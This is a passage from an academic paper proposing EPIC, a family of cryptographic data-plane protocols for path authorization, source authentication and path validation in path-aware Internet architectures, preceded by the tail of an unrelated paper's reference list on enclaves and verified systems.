[21] H. Chen, D. Ziegler, T. Chajed, A. Chlipala, M. F. Kaashoek, and N. Zeldovich. Using Crash Hoare Logic for Certifying the FSCQ File System. SOSP '15.

[22] X. Chen, T. Garfinkel, E. C. Lewis, P. Subrahmanyam, C. A. Waldspurger, D. Boneh, J. Dwoskin, and D. R. Ports. Overshadow: A Virtualization-based Approach to Retrofitting Protection in Commodity Operating Systems. ASPLOS'08.

[23] V. Costan and S. Devadas. Intel SGX Explained. ePrint 2016/086.

[24] V. Costan, I. Lebedev, and S. Devadas. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. USENIX Security'16.

[25] A. Ferraiuolo, A. Baumann, C. Hawblitzel, and B. Parno. Komodo: Using verification to disentangle secure-enclave hardware from software. SOSP'17.

[26] P. Gardner, G. Ntzik, and A. Wright. Local Reasoning for the POSIX File System. ESOP'14.

[27] A. Gollamudi and S. Chong. Automatic Enforcement of Expressive Security Policies Using Enclaves. OOPSLA'16.

[28] K. Grover, S. Tople, S. Shinde, R. Bhagwan, and R. Ramjee. Privado: Practical and Secure DNN Inference with Enclaves. *CoRR*, abs/1810.00602, 2019.

[29] D. Gruss, J. Lettner, F. Schuster, O. Ohrimenko, I. Haller, and M. Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. USENIX Security'17.

[30] R. Gu, Z. Shao, H. Chen, X. Wu, J. Kim, V. Sjöberg, and D. Costanzo. CertiKOS: An Extensible Architecture for Building Certified Concurrent OS Kernels. OSDI'16.

[31] C. Hawblitzel, J. Howell, J. R. Lorch, A. Narayan, B. Parno, D. Zhang, and B. Zill. Ironclad Apps: End-to-end Security via Automated Full-system Verification. OSDI'14.

[32] O. S. Hofmann, S. Kim, A. M. Dunn, M. Z. Lee, and E. Witchel. InkTag: Secure Applications on an Untrusted Operating System. ASPLOS '13.

[33] T. Hunt, Z. Zhu, Y. Xu, S. Peter, and E. Witchel. Ryoan: A Distributed Sandbox for Untrusted Computation on Secret Data. OSDI'16.

[34] G. Keller, T. Murray, S. Amani, L. O'Connor, Z. Chen, L. Ryzhyk, G. Klein, and G. Heiser. File Systems Deserve Verification Too! PLOS '13.

[35] G. Klein, K. Elphinstone, G. Heiser, J. Andronick, D. Cock, P. Derrin, D. Elkaduwe, K. Engelhardt, R. Kolanski, M. Norrish, T. Sewell, H. Tuch, and S. Winwood. seL4: Formal Verification of an OS Kernel. SOSP '09.

[36] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre Attacks: Exploiting Speculative Execution. S&P'19.

[37] Y. Kwon, A. M. Dunn, M. Z. Lee, O. Hofmann, Y. Xu, and E. Witchel. Sego: Pervasive Trusted Metadata for Efficiently Verified Untrusted System Services. ASPLOS'16.

[38] D. Lee, D. Kohlbrenner, S. Shinde, K. Asanovic, and D. Song. Keystone: An Open Framework for Architecting TEEs. *CoRR*, abs/1907.10119, 2019.

[39] S. Lee, M.-W. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. USENIX Security'17.

[40] X. Leroy. The CompCert verified compiler. http://compcert.inria.fr/.

[41] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar. Innovative Instructions and Software Model for Isolated Execution. HASP '13.

[42] W. Norcott and D. Capps. IOzone Filesystem Benchmark.

[43] D. R. K. Ports and T. Garfinkel. Towards Application Security on Untrusted Operating Systems. HotSec'08.

[44] T. Ridge, D. Sheets, T. Tuerk, A. Giugliano, A. Madhavapeddy, and P. Sewell. SibylFS: Formal Specification and Oracle-based Testing for POSIX and Real-world File Systems. SOSP '15.

[45] S. Shinde, Z. L. Chua, V. Narayanan, and P. Saxena. Preventing Page Faults from Telling Your Secrets. ASIACCS'16.

[46] S. Shinde, D. L. Tien, S. Tople, and P. Saxena. Panoply: Low-TCB Linux Applications With SGX Enclaves. NDSS'17.

[47] S. Shinde, S. Tople, D. Kathayat, and P. Saxena. PodArch: Protecting Legacy Applications with a Purely Hardware TCB. Technical report, National University of Singapore, February 2015.

[48] R. Sinha, M. Costa, A. Lal, N. P. Lopes, S. Rajamani, S. A. Seshia, and K. Vaswani. A design and verification methodology for secure isolated regions. PLDI '16.

[49] R. Sinha, S. Rajamani, S. Seshia, and K. Vaswani. Moat: Verifying Confidentiality of Enclave Programs. CCS '15.

[50] P. Subramanyan, R. Sinha, I. Lebedev, S. Devadas, and S. A. Seshia. A Formal Foundation for Secure Remote Execution of Enclaves. CCS '17.

[51] S. Tople, A. Jain, and P. Saxena. LEVEEFS: Securing Access to Untrusted Filesystems in Enclaved Execution. Technical report, National University of Singapore, 2015.

[52] Y. Xu, W. Cui, and M. Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. S&P'15.

[53] J. Yang, P. Twohey, D. Engler, and M. Musuvathi. Using Model Checking to Find Serious File System Errors. OSDI'04.

EPIC: Every Packet Is Checked in the Data Plane of a Path-Aware Internet

Markus Legner, Tobias Klenze, Marc Wyss, Christoph Sprenger, and Adrian Perrig
Department of Computer Science, ETH Zurich, Switzerland
{markus.legner, tobias.klenze, marc.wyss, sprenger, adrian.perrig}@inf.ethz.ch

Abstract

An exciting insight of recent networking research has been that path-aware networking architectures are able to fundamentally solve many of the security issues of today's Internet, while increasing overall efficiency and giving control over path selection to end hosts. In this paper, we consider three important issues related to this new networking paradigm: First, network operators still need to be able to impose their own policies to rule out uneconomical paths and to enforce these decisions on the data plane. Second, end hosts should be able to verify that their forwarding decisions are actually followed by the network. Finally, both intermediate routers and recipients should be able to authenticate the source of packets. These properties have been considered by previous work, but there is no existing system that achieves both strong security guarantees *and* high efficiency.

We propose EPIC, a family of data-plane protocols that provide increasingly strong security properties, addressing all three described requirements. The EPIC protocols have significantly lower communication overhead than comparable systems: for realistic path lengths, the overhead is 3–5 times smaller compared to the state-of-the-art systems OPT and ICING. Our prototype implementation is able to saturate a 40 Gbps link even on commodity hardware due to the use of only few highly efficient symmetric cryptographic operations in the forwarding process. Thus, by ensuring that every packet is checked at every hop, we make an important step towards an efficient *and* secure future Internet.

1 Introduction

In the current Internet, end hosts lack control over the paths that their packets take. While they can sometimes select the first hop (using multi-homing) [16], the path beyond it is completely determined by the network. This leads to inefficiencies: The network has to choose paths that balance sometimes conflicting properties such as low latency and high bandwidth. All packets traverse these chosen paths instead of following the routes that best fulfill a particular flow's requirements. The lack of path control also leads to many other problems, such as compliance, when data is not allowed to leave a particular jurisdiction; privacy leaks, when BGP hijacking attacks are used to de-anonymize users [43]; or re-routing attacks being used to obtain fake certificates [10]. Another shortcoming of the current Internet is that there is no way for an end user to verify the *actual* path a packet took on its way to the recipient. While applications such as `traceroute` enable network probing, the obtained information cannot be trusted due to the lack of authentication [2, 4].

Over the past 15 years, different architectures for a new path-aware Internet have been proposed, attempting to give transparency and choices to end hosts [3, 9, 22, 37–39, 46, 47]. Like most modern networking protocols, they are composed of two parts: (i) the low-bandwidth *control plane*, in which neighboring nodes exchange topology and path information, and (ii) the high-bandwidth *data plane*, in which data packets are forwarded across the network along the paths discovered in the control plane. In path-aware networking, paths are exposed to hosts, allowing them to embed a path of their choice in the header of their packets (*packet-carried forwarding state*). The data plane then ensures that packets traverse the network along their source-selected paths. However, to balance control with autonomous systems (ASes), such as Internet service and transit providers, end hosts cannot use arbitrary paths but need to choose from a set of preselected paths created by the ASes. This restriction, which we call *path authorization*, serves both the economic interests of ASes and network availability, for instance by ruling out forwarding loops. It can be enforced either by storing allowed paths on each border router [22, 46], or by cryptographically securing the publicly distributed path information and verifying it during forwarding [3, 9, 36–39]. Stateful solutions scale poorly to the inter-domain context, can suffer from inconsistencies across distributed nodes, and are less efficient than cryptographic solutions [28]. We thus focus on systems that use cryptographic authenticators for each (AS-level) hop in the header of packets. In existing systems, fixing the length of these authenticators poses a dilemma: sufficiently long authenticators cause an unacceptably high communication

overhead, but short and efficient authenticators are insecure: An attacker can conduct an online brute-force attack, i.e., send packets with fabricated authenticators between two hosts under his control until a packet is successfully forwarded. So far, there is no solution that is both efficient and secure.

Parallel to the development of next-generation Internet architectures, recognition grew that end hosts and routers need to authenticate the source and contents of packets (*source and packet authentication*), and that the source and destination need to be able to reconstruct and validate a packet's actual path (*path validation*) [11–13, 15, 28, 36, 45]. A prime application of source authentication is defending against denial-of-service (DoS) attacks, in which network links or end hosts are flooded with excessive amounts of traffic. These attacks are often enabled by the attacker's ability to spoof its own address; source authentication at network routers protects both the network and the destination by filtering unauthentic packets early and before they reach any bottleneck links. In addition, more sophisticated DoS-defense mechanisms such as bandwidth-reservation systems fundamentally depend on an efficient source-authentication mechanism [6]. On the other hand, path validation protects the path choices made by the source of packets; if messages need to follow a specific path due to, e.g., compliance reasons, it is crucial that end hosts can check whether their path directive is actually obeyed by on-path routers. Also, in a path-aware Internet, end hosts may be able to choose between several paths of different properties and costs; if using a more expensive path (e.g., through a satellite network), end hosts have a legitimate interest in obtaining proof that this path was actually traversed.

While solutions exist that provide source authentication and path validation, they come with significant communication and computation overhead: ICING [36] and OPT [28, 37] have an overhead of hundreds of bytes per packet for realistic path lengths. A recent proposal, PPV [45], reduces the overhead and reaches practically feasible efficiency, but only verifies individual links on the path probabilistically and only enables source authentication for the destination. However, as described above, this is insufficient for effectively defending against DoS attacks; for this application it is necessary that *every packet* be checked at *every hop*.

In this paper, we propose EPIC, a family of cryptographic data-plane protocols with increasingly strong security properties, including path authorization, source authentication, and path validation. The key insight of our protocols is how they escape the dilemma between low communication overhead and security: On the one hand, we use relatively short per-hop authentication fields to limit communication overhead. On the other hand, we ensure that even strong attackers, with the ability to forge a single one of these fields by sending a large number of packets, cannot cause significant damage. We achieve this in two ways: First, by binding an authenticator to a specific packet, EPIC ensures that a forged authenticator does not allow an attacker to send additional packets and thus prevents volumetric DoS attacks. Second, EPIC uses a longer authentication field for the destination which is unforgeable for even strong attackers, such that the very few packets that were able to deceive intermediate routers are detectable at the destination. As a result of short per-hop authenticators, EPIC has substantially lower communication overhead, which scales better with the path length than state-of-the-art protocols like ICING [36] and OPT [28].

Our main contributions are the following:

- We propose EPIC, a series of protocols that use unique authenticators for each packet to resolve the security–efficiency dilemma in the data plane of path-aware Internet architectures.
- We propose a new attacker model that combines a localized Dolev–Yao [17] adversary with a cryptographic oracle. This allows us to express EPIC's resilience against even powerful attackers. EPIC achieves all desirable security goals in this stronger attacker model.
- We show that EPIC has a communication overhead that is 3–5 times smaller compared to the state-of-the-art solutions OPT and ICING for realistic path lengths.
- We implement EPIC with Intel's Data Plane Development Kit (DPDK) [18] and show that our router implementation running on commodity hardware can saturate a 40 Gbps link while using only four processing cores.

2 Problem Definition

We target the problem of securing the inter-domain data-plane of path-aware Internet architectures. The Internet is a network of networks, which are commonly called autonomous systems (ASes). Each AS has centralized control within its own network, which simplifies managing and securing the communication, e.g., through software-defined networking [8]. By contrast, networking between ASes requires coordination between separate entities without central control. Our work focuses on securing this inter-AS communication. We exclude the equally important, but orthogonal problem of securing intra-AS networking. Thus, in line with previous work [35], we abstract from the internal networks of ASes and consider all security properties at the level of ASes (or the end hosts that connect to them); in particular, throughout the remainder of this paper, "hop" stands for "AS-level hop".

We also only focus on securing the data plane. We assume that the control plane is secure and constructs paths according to the ASes' policies and the participants of our data-plane protocols obtain the required symmetric keys and path information via secure control-plane channels. While securing key distribution and other control-plane functionality is itself a challenging task, it is orthogonal to the challenges for the data plane: as we argue below, in the control plane, asymmetric cryptography can be used to provide strong security guarantees, whereas in the data plane only symmetric cryptography is sufficiently efficient. In practice, Internet architectures implement a public-key infrastructure to secure control-plane

operations, such as the Resource Public Key Infrastructure (RPKI) of today's Internet [30].

In our security analysis (§5), we analyze our protocols with respect to a localized variant of the Dolev–Yao attacker that fully controls some ASes. EPIC protects the interests of both end hosts and ASes against such attackers; specifically the properties that we present in this section.

2.1 Security Requirements for End Hosts

Based on the motivation provided in the introduction, we consider two fundamental security properties for end hosts: *path validation* and *packet authentication*.

While path control—provided by the underlying path-aware Internet architecture—allows sources to select a forwarding path, it is by itself insufficient to protect the security and privacy interests of end hosts as it does not provide any guarantees that the directives are actually obeyed. We aim to additionally achieve *path validation*, i.e., enabling the destination of a packet to verify that the actually traversed path of the packet matches the path intended by the sender and allowing the source to also verify this proof.

Packet authentication provides proof of a packet's origin and content to the destination, preventing source-spoofing or packet modification that are possible in today's Internet.

The authentication and path-validation properties for end hosts presented in this work require source and destination hosts to trust both of their ASes due to the key-distribution mechanisms—a trust assumption also found in similar schemes [28, 37]. Due to this additional trust assumption, network-level authentication does not replace the security offered by higher-layer protocols such as TLS. At the same time, higher-level authentication is not a replacement for network-layer authentication: network-layer schemes can be used for packet filtering that sets in *prior* to stateful TCP and TLS handshakes, and is thus highly efficient.

2.2 Security Requirements for ASes

For ASes, we consider two important security properties: *path authorization* and *source authentication*.

Each AS is driven by its own economic interests, which gives rise to path policies that collectively define a set of authorized paths. The control plane is responsible for authentically and efficiently discovering and distributing these paths (see §3.1) and ensuring that they do not contain loops and fulfill the policies of ASes. However, a secure control plane cannot substitute a secure data plane: the data plane needs to provide *path authorization*, i.e., enforce the decisions that ASes make in the control plane for data traffic. Path authorization ensures that malicious end hosts cannot create packets that will be forwarded along unauthorized paths.

In many DoS attacks on the current Internet, the attacker spoofs the origin of attack traffic. *Source authentication* ensures that routers can validate the origin of each packet, thus ruling out source-spoofing attacks. While some protocols (e.g., IPSec) enable source authentication, they typically only filter traffic at the destination. Dropping malicious traffic early is not only more efficient than destination filtering, it also protects against DoS attacks that target the networking infrastructure itself [26,42], rather than an end host: source authentication by routers ensures that traffic is filtered before any bottleneck links are reached. Furthermore, sophisticated DoS-defense schemes such as bandwidth-reservation systems [6] rely on source authentication to prevent adversaries from using up reserved bandwidth of honest sources.

2.3 Efficiency Requirements

The need to keep ever-growing forwarding tables on routers of the current Internet requires expensive and energy-intensive hardware and fundamentally limits its scalability. It is therefore essential that a future Internet minimizes router state.

The data plane must also have low communication and computation overhead and minimize additional latency during setup and processing. A simple calculation underscores this: Consider 400 Gbps links, which are currently being deployed in the Internet, and 500 B packets. To saturate the link, a router needs to process one packet every 10 ns. Even taking into account pipelining and parallelism, this shows that packet processing in the data plane must proceed within hundreds of nanoseconds—ruling out any asymmetric cryptography, which requires several microseconds for a single operation [19]. In contrast, block ciphers with hardware acceleration such as AES can be computed within tens of nanoseconds and are suitable to use in the data plane [14, 23].

3 Background and Definitions

To provide the necessary context for constructing our data-plane protocols, we sketch out an abstract path-aware control plane, in particular the path-exploration and -registration mechanisms. This description is based on SCION's control plane [37] but abstracts from many low-level details. We postpone the discussion of how EPIC can be integrated into real architectures to §7. Table 1 on the next page summarizes the notation and acronyms.

3.1 Path Exploration and Registration

While we consider paths at an AS-level granularity, we do include the ingress and egress *interface IDs* of each (AS-level) hop. Each AS is free to assign these identifiers to its external connections without coordination with other ASes. The interface IDs are recorded in the control plane and later used for packet forwarding in the data plane. To discover paths between any pair of ASes, each AS periodically initiates path exploration by sending *beacons* to their neighboring ASes. An AS can decide which paths to authorize by forwarding the authenticated beacons to neighbors and registering them at public *path servers*.

A beacon is initialized with an absolute timestamp TS_{path}. An AS disseminating it adds its own *hop information* (*HI*),

which is used in the data plane as a forwarding directive; a cryptographic token σ called the *hop authenticator*, which allows the data-plane routers to verify the correctness of the hop information; and a signature, which protects the beacon's authenticity in the control plane and is removed when beacons are turned into data-plane paths by end hosts. *HI* consists of an expiration time ts_{exp} relative to the beacon's timestamp; the ingress interface, through which the beacon was received; and the egress interface, through which it is forwarded.

A crucial observation is that ASes can make decisions during path exploration about which paths to authorize based on their own economic interests. To that end, ASes can inspect the complete upstream path and only forward beacons that do not contain loops and are consistent with their path policies to their customers. Path authorization for some AS A, which we achieve with our data-plane protocols, builds on the hop authenticator σ_A: this cryptographic tag is calculated using a symmetric secret key K_A (which is shared only among networking entities within A) and can include the upstream path in addition to A's own hop information.

3.2 Path Construction and Forwarding

To simplify the presentation, we assume that packets are always forwarded in opposite direction of beaconing. To create a forwarding path, an end host H_{S} queries its local path server (located in the same AS) for beacons from the intended destination AS A_ℓ to his own AS A_1. H_{S} selects a beacon from those offered by the path server, and verifies its signatures. By removing the signatures from the beacon, the beacon is turned into a path that can be directly embedded into the packet. A data-plane packet thus contains the entire forwarding state. For a path from A_1 to A_ℓ it has the format

$$\textsc{Packet} := (\textsc{Path} \parallel \textsc{ValHd} \parallel P), \tag{1a}$$

$$\textsc{Path} := \big(TS_{\text{path}} \parallel \textsc{Src} \parallel \textsc{Dest} \parallel HI_1 \parallel \cdots \parallel HI_\ell\big), \tag{1b}$$

$$\textsc{ValHd} := \big(ts_{\text{pkt}} \parallel S_1 \parallel V_1 \parallel \cdots \parallel S_\ell \parallel V_\ell \parallel V_{\text{SD}}\big), \tag{1c}$$

where P denotes the packet's payload, $\textsc{Src} := (A_1{:}H_{\text{S}})$ denotes the source, and $\textsc{Dest} := (A_\ell{:}H_{\text{D}})$ denotes the destination. ValHd contains fields necessary for verifying the packet: The timestamp ts_{pkt} indicates the time at which the packet is sent relative to TS_{path} and is used to provide freshness. The *segment identifier* S_i is a cryptographic code based on the hop authenticator σ_i used for path authorization. It can be created from σ_i and uniquely identifies the portion of the path in between the beacon initiator A_ℓ and A_i. The *hop validation fields* (HVFs) V_i are cryptographic tags that are filled in by the source host and allow intermediate routers to validate the packet. An additional *destination validation field* V_{SD} allows the destination to validate the path of the packet. The definitions of S_i, V_i, and V_{SD} will be presented in §4.

The term *hop field* refers to a triple consisting of hop information HI_i, segment identifier S_i, and HVF V_i. We define the *packet origin* as the triple of source, path timestamp, and packet timestamp,

$$PO := (\textsc{Src}, TS_{\text{path}}, ts_{\text{pkt}}). \tag{2}$$

As forwarding information is included in the packet header, intermediate routers at the border of an AS can directly use this (after cryptographically validating it) and do not need to keep forwarding tables. In case of a link failure, an end host can be notified and immediately switch to a backup path without needing to wait for the network to reconverge.

Table 1: Summary of abbreviations and notation.

A_i	AS corresponding to the ith hop on the path; H_{S} and H_{D} are located in A_1 and A_ℓ, respectively
C_i	cryptographic result used for authenticating and updating the ith hop fields
$H_{\text{S}}, H_{\text{D}}$	source and destination hosts of a packet
HI_i	ith hop information consisting of ts_{exp}, ingress interface, and egress interface
K_i	secret symmetric key of A_i
K_i^{S}	host key shared between A_i, A_1, and H_{S}, which can be efficiently calculated by A_i
K_{SD}	key shared between A_1, H_{S}, A_ℓ, and H_{D}
ℓ	AS-level path length
$l_{\text{val}}, l_{\text{seg}}$	length in bytes of V_i, S_i
l_{PRF}	block size in bytes of $\mathsf{PRF}(\cdot)$ and $\mathsf{MAC}(\cdot)$
$\mathsf{MAC}_K(\cdot)$	message authentication code using key K
P, $p = \lvert P\rvert$	packet payload and payload size
PO	packet origin consisting of Src, TS_{path}, and ts_{pkt}
$\mathsf{PRF}_K(\cdot)$	pseudorandom function using key K
$S_i^{(l)}$	segment identifier in protocol level l allowing ASes to chain hops to paths
$\sigma_j^{(l)}$	hop authenticator in level l authorizing the jth hop as calculated by A_j during path exploration
Src	$(A_1 \parallel H_{\text{S}})$; source AS and host address
TS_{path}	path timestamp created during path exploration
ts_{exp}	expiration time of a hop field relative to TS_{path}
ts_{pkt}	packet creation time relative to TS_{path}
$V_{i;j}^{(l)}$, HVF	hop validation field in protocol level l corresponding to the ith hop after processing by A_j; when its value stays constant, we omit j.
V_{SD}	destination validation field
$X[\![i{:}j]\!]$	substring from byte i (incl.) to byte j (excl.) of X
$\parallel$	concatenation of strings

3.3 Notation

We denote the application of a pseudorandom function (PRF) and the computation of a message authentication code (MAC) with key K as $\mathsf{PRF}_K(\cdot)$ and $\mathsf{MAC}_K(\cdot)$, respectively. For MACs, we assume that they also provide the properties of a PRF. We write l_{val} and l_{seg} for the lengths in bytes of the hop validation fields and the segment identifiers, respectively. The block size of PRFs and MACs in bytes is denoted by l_{PRF}, where $l_{\text{PRF}} = 16$ for AES. In some protocols, HVFs are updated by intermediate routers; in this case, we write $V_{i;j}$ for the HVF corresponding to A_i after processing by A_j

and use $V_{i;0}$ for their initial values. We use superscripts to distinguish the different EPIC protocols, named L0–L3, e.g., $V_i^{(0)}, \ldots V_i^{(3)}$. Concatenation of (binary) strings is denoted by $\|$, and $X[\![i{:}j]\!]$ is the substring from byte i (inclusive) to byte j (exclusive) of X. Table 1 summarizes our notation.

3.4 Global Symmetric-Key Distribution

Some of the protocols that we propose require the source host to create authenticators for each packet that either the destination or intermediate routers verify. While asymmetric cryptography scales well in the number of networking entities, the computation overhead of a per-packet usage is prohibitive as shown in §2.3. On the other hand, the standard use of symmetric cryptography would require routers to store a key for each packet source, which is infeasible on core routers in the Internet. In order to be able to use symmetric cryptography without per-host state on intermediate routers, we leverage the dynamically-recreatable-key (DRKey) / PISKES system [28, 40], which we will summarize in this section.

With DRKey, one party, e.g., a router in an AS A, can derive symmetric keys by simply applying PRFs to deterministic inputs, while the other party has to fetch keys from a key server (over a secure control-plane channel). DRKey defines AS-level keys shared between ASes A and B:

$$K_{A\to B} := \mathsf{PRF}_{K_A}(B)\,. \tag{3}$$

Here, K_A is a secret key of the AS A, which is shared between all its (border) routers and key servers but with no external entities, and B is a unique and public identifier of AS B. The arrow in the derived key indicates the asymmetry between A and B: AS A is able to quickly derive the keys on the fly using symmetric cryptography, while AS B needs to fetch the key $K_{A\to B}$ by an explicit request to A's key server, protected by asymmetric cryptography. DRKeys are valid for time periods on the order of one day, such that these key requests happen relatively infrequently.

Given an AS-level key, host-level keys can be derived by another application of a PRF:

$$K_{A\to B:H_B} := \mathsf{PRF}_{K_{A\to B}}(H_B)\,, \tag{4a}$$

$$K_{A:H_A\to B:H_B} := \mathsf{PRF}_{K_{A\to B}}(H_A \,\|\, H_B)\,. \tag{4b}$$

An end host H_B in AS B can query the key servers of B in order to obtain the keys (4a) or (4b), which can be calculated by B from the AS-level key (3). These keys are shared between all entities in the subscripts, e.g., $K_{A_\ell:H_\mathrm{D}\to A_1:H_\mathrm{S}}$ is shared among A_ℓ, H_D, A_1, and H_S. Therefore, when authenticating sources using DRKey, no end-host-to-end-host guarantees are obtained: A malicious AS A_1 could claim that a packet originating from H_S came from a different host H_S' in A_1. The destination host H_D in AS A_ℓ can only authenticate the source host under the assumption that A_ℓ is honest. As discussed above, these are common restrictions in order to accommodate the efficiency requirements of high-speed routers. As we discuss in §6.4, using DRKeys introduces little communication overhead and negligible additional latency.

Other AS-level key-establishment systems could be used for exchanging AS-level symmetric keys. For example, Passport establishes symmetric keys $K_{A\leftrightarrow B}$ between any pair of ASes by means of a Diffie–Hellman key exchange on top of BGP announcements [31]. These keys can be used in place of $K_{A\to B}$ in Eq. (4) but require also to input the AS identifier in order to distinguish $K_{A:H\leftrightarrow B}$ from $K_{A\leftrightarrow B:H}$. Furthermore, as they cannot be recreated on the fly at border routers, a router would need to cache a symmetric key to every other AS.

Irrespective of the system used to exchange AS-level keys, the communication between end hosts and key servers relies on secure control-plane channels in order to prevent malicious entities impersonating key servers or discovering keys. As we explained above, this is an orthogonal problem to securing the data plane, and thus outside the scope of this work.

4 EPIC Protocols

In this section, we develop three protocol levels 1–3 of EPIC with increasingly strong security properties. We present the protocols in a step-by-step development, thus explaining for each security property the mechanism and prerequisites to achieve it. As a starting point, we begin by describing a simple protocol (referred to as "EPIC L0") that represents the approach taken in the current SCION data plane (with minor simplifications) [37]. Its primary security property is path authorization, which protects ASes from malicious sources using paths that violate their routing policies.

4.1 Level 0: Path Authorization

EPIC L0 achieves path authorization using static MACs that are calculated during path exploration and directly serve as HVFs for forwarding. During the path-exploration process, an AS A calculates the hop authenticator $\sigma^{(0)}$ as a MAC over the beacon's timestamp, the hop information, and the previous hop authenticator ($\sigma^{(0)\prime}$), truncated to l_val bytes:

$$\sigma_A^{(0)} := \mathsf{MAC}_{K_A}\left(TS_\mathrm{path} \,\|\, HI_A \,\|\, \sigma^{(0)\prime}\right)[\![0{:}l_\mathrm{val}]\!]. \tag{5}$$

For the AS initiating the beacon, there is no previous hop authenticator, so $\sigma^{(0)\prime}$ is not included.

This hop authenticator directly serves as the HVF in the data plane, $V_i^{(0)} := \sigma_i^{(0)}$; segment identifiers and additional header fields ts_pkt and V_SD as defined in Eq. (1) are therefore unused in EPIC L0. The procedure to create and forward packets is the following:

Source H_S obtains a path, including all hop authenticators, from the path server in its AS. It constructs the packet according to Eq. (1) by copying the path timestamp and the hop information and hop authenticator for each hop.

Transit At every AS A_i, the border router first checks that the packet was received through the correct interface according to HI_i and that the hop field is not expired.

Then the router recalculates $V_i^{(0)} = \sigma_i^{(0)}$ according to Eq. (5) and checks that it coincides with the HVF in the packet header. If the packet passes both checks, the router forwards it to the next hop specified in HI_i, otherwise it drops the packet. The only state required on AS border routers is the AS' secret key K_A and intra-AS forwarding information.

The construction presented here ensures that end hosts and ASes can only send packets on paths that are authorized by *all* on-path ASes. Chaining hops by including the hop authenticator of the previous hop in the MAC calculation defined in Eq. (5) guarantees that *complete paths* are authorized and hosts cannot combine individual hops arbitrarily.

4.2 Level 1: Improved Path Authorization

EPIC L0 suffers from a dilemma between secure hop fields and acceptable communication overhead: Assuming short hop authenticators with $l_{\text{val}} = 3$ (the default length of hop authenticators in SCION [37]), these fields are susceptible to online brute-force attacks. An attacker has to send at most $2^{24} \approx 1.6 \cdot 10^7$ probe packets to find a correct MAC of an unauthorized hop, which takes under 10 seconds on a gigabit link. Afterwards, the attacker can use the unauthorized hop field to send arbitrary traffic until the eventual expiration of the path. MACs can be made longer and thus harder to forge, but only at the expense of increased communication overhead, see §6.3. The fundamental problem is that the static HVFs can be directly reused to send additional packets.

With EPIC L1 we resolve this dilemma by replacing these static hop authenticators by *per-packet* HVFs that cannot be reused for additional packets. During path exploration, an AS A calculates its hop authenticator σ_A as follows:

$$\sigma_A^{(1)} := \mathsf{MAC}_{K_A}\left(TS_{\text{path}} \parallel HI_A \parallel S^{(1)'}\right). \tag{6}$$

Here, $S^{(1)'}$ is the segment identifier of the previous hop during the path exploration, which is obtained by simply truncating the hop authenticator:

$$S^{(1)} := \sigma^{(1)}\left[\!\left[0{:}l_{\text{seg}}\right]\!\right]. \tag{7}$$

The hop authenticator is then subsequently used by the source host to calculate the per-packet HVFs:

$$V_i^{(1)} := \mathsf{MAC}_{\sigma_i^{(1)}}(ts_{\text{pkt}} \parallel \textsc{Src})\left[\!\left[0{:}l_{\text{val}}\right]\!\right]. \tag{8}$$

As the hop authenticators are not part of the packet header to limit communication overhead, the additional segment identifiers are required for chaining hops as they allow ASes to derive the hop authenticators on the fly. The aim of EPIC L1 is improving path authorization; the field V_{SD} is thus not used. An attacker trying to forge an unauthorized path needs to find at least one HVF that fulfills Eq. (8) without access to σ_i by sending a large number of probing packets. However, in contrast to EPIC L0, this HVF cannot be used to send additional packets, which carry different packet timestamps.

Even though each HVF is only valid for a specific packet origin, an attacker could launch a DoS attack by replaying packets for which he knows the HVFs or simply reusing the packet timestamp. From L1 onwards, we employ a *replay-suppression system* in border routers or inside an AS' network to prevent this [29]. This system tracks and uniquely identifies packets based on the packet origin *PO*, i.e., source, path timestamp, and the packet timestamp, see Eq. (2). In order for the packet origin to serve as a unique packet identifier, the packet timestamp must be sufficiently long, see §7 for a more detailed discussion. The replay-suppression system uses Bloom filters to identify duplicates but discards old packets in order to make this process viable in high-bandwidth networking applications, see §6.4. Note that packets are processed by the replay-suppression system *after* being authenticated in order to prevent an attacker from poisoning the system with unauthentic packets.

The procedure to create and forward packets is slightly more complicated than for EPIC L0:

Source H_S obtains the desired path including all hop authenticators from its path server. H_S calculates the packet timestamp ts_{pkt} and adds it to the header. The host then calculates the segment identifiers according to Eq. (7) and HVFs according to Eq. (8) and constructs all hop fields consisting of HI_i, $S_i^{(1)}$, and $V_i^{(1)}$.

Transit An AS checks the interfaces and expiration in the same way as in EPIC L0. It recalculates first the hop authenticator as in Eq. (6) using the previous hop's segment identifier (in construction direction) and then its own segment identifier according to Eq. (7) and the HVF as in Eq. (8). If interfaces, segment identifier, and HVF are all correct, and the timestamp is current, the AS forwards the packet, otherwise it drops it.

4.3 Level 2: Authentication

We now extend the previous protocol by a mechanism to allow intermediate routers to authenticate the source of a packet and the destination to additionally authenticate its payload. The hop authenticators σ_i, segment identifiers S_i, and the additional header field ts_{pkt} are unchanged. We define the *host keys*

$$K_i^{\text{S}} := K_{A_i \to A_1 : H_S} \tag{9a}$$

for every on-path AS A_i and an additional key

$$K_{\text{SD}} := K_{A_\ell : H_D \to A_1 : H_S} \tag{9b}$$

shared between source and destination. These keys are based on the derivation defined in Eq. (4) and can be used to provide path authorization and source authentication in a single HVF:

$$V_i^{(2)} := \mathsf{MAC}_{K_i^{\text{S}}}(ts_{\text{pkt}} \parallel \textsc{Src} \parallel \sigma_i)\left[\!\left[0{:}l_{\text{val}}\right]\!\right]. \tag{10}$$

The destination host H_D can authenticate the source of the packet and verify that neither the path (as defined in Eq. (1b)) nor the payload was modified through the additional destination validation field

$$V_{SD}^{(2)} := \mathsf{MAC}_{K_{SD}}(ts_{pkt} \parallel \textsc{Path} \parallel P). \tag{11}$$

The procedure to create and forward packets is as follows:

Source In addition to EPIC L1, the source H_S fetches all necessary host keys from the local key server and subsequently calculates the HVFs according to Eq. (10) as well as V_{SD} according to Eq. (11).

Transit In addition to the checks in EPIC L1, every AS needs to recalculate the host key K_i^S according to Eqs. (3), (4a), and (9a) and then check if the HVF in the packet header satisfies Eq. (10). As all keys can be locally calculated, no key fetching or per-host state is necessary.

Destination H_D obtains the key K_{SD} from its local key server and validates $V_{SD}^{(2)}$ according to Eq. (11).

4.4 Level 3: End-Host Path Validation

